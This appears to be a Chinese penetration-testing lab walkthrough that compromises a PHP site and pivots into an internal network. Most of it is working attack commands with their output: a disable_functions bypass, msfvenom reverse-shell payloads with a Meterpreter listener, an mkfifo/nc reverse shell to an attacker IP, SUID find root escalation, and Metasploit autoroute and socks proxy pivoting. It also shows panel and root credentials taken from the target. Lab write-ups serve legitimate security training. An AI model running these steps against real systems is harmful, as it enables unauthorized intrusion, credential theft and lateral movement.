
4.1.突破 disable_functions 提权


这套新系统的宝塔系统 php 禁止很多函数的执行
passthru,exec,system,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,i

ni_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv

有些版本还是漏了一些函数可以执行。

http://www.ddd4.com/bypass_disablefunc.php?cmd=ifconfig&outpath=/tmp/xx&sopath=/www/wwwroot/www.ddd4.com/bypass_disablefunc_x64.so





反弹失败。

4.2.metasploit 反弹 shell

4.2.1.生成攻击载荷

sudo msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=13777 -f elf >ddd4

```
kali@kali:~/ddd4$ sudo msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=13777 -f elf >ddd4
[sudo] kali 的密码：
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
kali@kali:~/ddd4$
```

4.2.2. 监听端口

msfconsole 打开 metasploit

msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.109
LHOST => 192.168.0.109
msf5 exploit(multi/handler) > set lport 13777
lport => 13777
msf5 exploit(multi/handler) > exploit

4.2.3. 成功监听 shell

将文件上传到添加执行权限，在目录执行即可
http://www.ddd4.com/bypass_disablefunc.php?cmd=chmod%20777%20ddd4&outpath=/tmp/xx&sopath=/www/wwwroot/www.ddd4.com/bypass_disablefunc_x64.so

http://www.ddd4.com/bypass_disablefunc.php?cmd=./ddd4&outpath=/tmp/xx&sopath=/www/wwwroot/www.ddd4.com/bypass_disablefunc_x64.so

```
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.109:13777
[*] Sending stage (985320 bytes) to 192.168.0.122
[*] Meterpreter session 1 opened (192.168.0.109:13777 → 192.168.0.122:40204) at 2020-04-27 14:14:00 -0400

meterpreter >
```


切换 shell
python -c 'import pty;pty.spawn("/bin/bash")'

```
python -c 'import pty;pty.spawn("/bin/bash")'
www@host123:/www/wwwroot/www.ddd4.com$ id
id
uid=1001(www) gid=1001(www) groups=1001(www)
www@host123:/www/wwwroot/www.ddd4.com$
```

4.3.建立交互 shell

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.109 9001 >/tmp/f

nc -lvnp 9001
python -c 'import pty;pty.spawn("/bin/bash")'



4.4.查看用户

www@host123:/www/wwwroot/www.ddd4.com$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
host123:x:1000:1000:host123,,,:/home/host123:/bin/bash
www@host123:/www/wwwroot/www.ddd4.com$

4.5.获取第一个 flag.txt

4.6.通过宝塔提权到 root

host123 桌面存在文件 bt.txt
www@host123:/www/wwwroot/www.ddd4.com$ cat /home/host123/bt.txt
cat /home/host123/bt.txt
Bt-Panel: http://116.27.229.43:8888/944906b5
username: gpeqnjf4
password: d12924fa

www@host123:/www/wwwroot/www.ddd4.com$

4.7.通过 suid 提权到 root

find / -type f -perm -u=s 2>/dev/null

/lib/uncompress.so
/bin/ping
/bin/umount
/bin/su
/bin/ping6
/bin/mount
/bin/fusermount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/pppd
/usr/sbin/sensible-mda
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/vmware-user-suid-wrapper
/usr/bin/find

```
www@host123:/www/wwwroot/www.ddd4.com$ find / -type f -perm -u=s 2>/dev/null
find / -type f -perm -u=s 2>/dev/null
/lib/uncompress.so
/bin/ping
/bin/umount
/bin/su
/bin/ping6
/bin/mount
/bin/fusermount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/pppd
/usr/sbin/sensible-mda
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/vmware-user-suid-wrapper
/usr/bin/find
www@host123:/www/wwwroot/www.ddd4.com$
```

存在 find 带有 s 可以用于提权

find test -exec whoami \;

```
www@host123:/tmp$ find test -exec whoami \;
find test -exec whoami \;
root
www@host123:/tmp$
```

4.8.linux 三大信息收集脚本的使用和解释

4.8.1.LinEnum 的使用

这个脚本是用来收集系统的信息 如 特殊文件的权限 suid 文件信息 网络端口信息

建立 WEB 服务器

sudo python -m SimpleHTTPServer 80

下载文件执行 wget http://192.168.0.109/LinEnum.sh


```
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 221768 Feb  8  2016 /usr/bin/find

[-] SGID files:
-rwxr-sr-x 1 root shadow 35600 Mar 17  2016 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 35632 Mar 17  2016 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root utmp 10232 Mar 11  2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-sr-x 1 root root 10584 Oct 26  2018 /usr/lib/xorg/Xorg.wrap
-rwxr-sr-x 1 root mail 14336 May 28  2019 /usr/lib/evolution/camel-lock-helper-1.2
-rwxr-sr-x 1 root smmsp 823744 Dec 11  2015 /usr/lib/sm.bin/sendmail
-rwxr-sr-x 1 root smmsp 74656 Dec 11  2015 /usr/lib/sm.bin/mailstats
-rwsr-sr-x 1 root root 98472 Mar 18  2019 /usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root tty 27368 Dec  1  2017 /usr/bin/wall
-rwxr-sr-x 1 root ssh 358624 Mar  4  2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 22768 May 17  2017 /usr/bin/expiry
-rwsr-sr-x 1 root mail 89288 Nov 17  2017 /usr/bin/procmail
-rwxr-sr-x 1 root tty 14752 Mar  1  2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 36080 Apr  6  2016 /usr/bin/crontab
-rwxr-sr-x 1 root mlocate 39520 Nov 18  2014 /usr/bin/mlocate
-rwxr-sr-x 1 root mail 14856 Dec  7  2013 /usr/bin/dotlockfile
-rwxr-sr-x 1 root mail 18760 Nov 17  2017 /usr/bin/lockfile
-rwxr-sr-x 1 root shadow 62336 May 17  2017 /usr/bin/chage
-rwxr-sr-x 1 root mail 10592 Oct 22  2019 /usr/bin/mlock
```

```
sudo -su yanisy123
sudo -su - yanisy123
sudo -su root- yanisy123
sudo -su root yanisy123
sudo -u
sudo su -
exit
ls
ls /tmp
hostname
cat bt.txt
ifconfig
cat bt.txt
ifconfig
ping 10.10.10.144
mysql -hnews_ddd4_com -pnews_ddd4_com
mysql -h10.10.10.144 -unews_ddd4_com -pnews_ddd4_com
mysql -h10.10.10.144 -unews -p123456
nmap 10.10.10.144
mysql -h10.10.10.144 -unew -p123456
hostname
vi flag.txt
sudo cd /root
sudo su -
```

历史记录找到 root 密码 yanisy123

4.8.2.linux-exploit-suggester.的使用


这个用来检测是否存在提权 cve 漏洞



4.8.3. linuxprivchecker.py

这个用来检测权限

python linuxprivchecker.py



4.9. sudo 提权

sudo -l host123 用户可以执行命令

```
sudo ls /root/
host123@host123:~$ sudo ls -al /root/
sudo ls -al /root/
总用量 32
drwx------  3 root root 4096 4月   26 15:10 .
drwxr-xr-x 26 root root 4096 4月   26 15:06 ..
-rw-------  1 root root  116 4月   28 13:39 .bash_histor
-rw-r--r--  1 root root 3106 10月 23  2015 .bashrc
drwx------  3 root root 4096 4月   10 12:57 .cache
-rw-r--r--  1 root root  148 8月   17  2015 .profile
-rw-------  1 root root 1024 4月   10 02:40 .rnd
-rw-------  1 root root  748 4月   26 15:10 .viminfo
host123@host123:~$ sudo cat /root/root.txt
sudo cat /root/root.txt
74cc1c60799e0a786ac7094b532f01b1
```


4.10. 第二个 flag



```
sudo ls /root/
host123@host123:~$ sudo ls -al /root/
sudo ls -al /root/
总用量 32
drwx------  3 root root 4096 4月   26 15:10 .
drwxr-xr-x 26 root root 4096 4月   26 15:06 ..
-rw-------  1 root root  116 4月   28 13:39 .bash_histor
-rw-r--r--  1 root root 3106 10月 23  2015 .bashrc
drwx------  3 root root 4096 4月   10 12:57 .cache
-rw-r--r--  1 root root  148 8月   17  2015 .profile
-rw-------  1 root root 1024 4月   10 02:40 .rnd
-rw-------  1 root root  748 4月   26 15:10 .viminfo
host123@host123:~$ sudo cat /root/root.txt
sudo cat /root/root.txt
74cc1c60799e0a786ac7094b532f01b1
```


5. linux 内网跨网段渗透

5.1.获取高权限的 meterpreter

先用 metasploit 反弹一个 root 权限的 meterpreter
msf5 exploit(multi/handler) > exploit -j
放在后台执行





5.2.网卡路由信息获取

msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > ifconfig

Interface 1
============
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
============
Name : ens33
Hardware MAC : 00:0c:29:c7:f2:4f
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.0.122

IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::973d:c7c9:d30d:8cb8
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 3
============
Name : ens38
Hardware MAC : 00:0c:29:c7:f2:59
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 10.10.10.145
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3b3c:b923:c6aa:54c3
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 10.10.10.0/255.255.255.0
Local subnet: 192.168.0.0/255.255.255.0

5.3.查看 host 文件

cat /etc/hosts



5.4.metasploit 设置代理进入内网

meterpreter > run autoroute -s 10.10.10.0/24

```
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.10.0/255.255.255.0...
[+] Added route to 10.10.10.0/255.255.255.0 via 192.168.0.122
[*] Use the -p option to list all active routes
```

5.4.1. 启动 sock4 模块

```
msf5 exploit(multi/handler) > search sock4
[-] No results from search
msf5 exploit(multi/handler) > use auxiliary/server/socks4a

msf5 auxiliary(server/socks4a) >
msf5 auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SRVHOST    0.0.0.0          yes       The address to listen on
   SRVPORT    1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf5 auxiliary(server/socks4a) > set SRVPORT 22333
SRVPORT => 22333
msf5 auxiliary(server/socks4a) > exploit
[*] Auxiliary module running as background job 1.

[*] Starting the socks4a proxy server
```

5.4.2. 设置 proxychains3 代理进内网


```
sudo vim /etc/proxychains.conf
```

```
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks4 192.168.0.109 22333
"/etc/proxychains.conf" 65L, 1677C
```

proxychains3 nmap -sT -Pn 10.10.10.144


```
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:9535-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:5100-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:1352-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:5825-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:2710-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:1461-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:1066-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:10617-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:9000-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:3333-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:7004-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:6839-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:2725-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:1112-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:8254-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:1974-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:10000-<--denied
S-chain|-<>-192.168.0.109:22333-<><>-10.10.10.144:1073-<--denied
Nmap scan report for 10.10.10.144
Host is up (0.57s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 529.78 seconds
kali@kali:~$
```


5.5.对 www.ddd5.com 进行检测



发现是 emlog 后台默认密码 123456 即可登录 但是 用 proxychains3 不是很稳定。

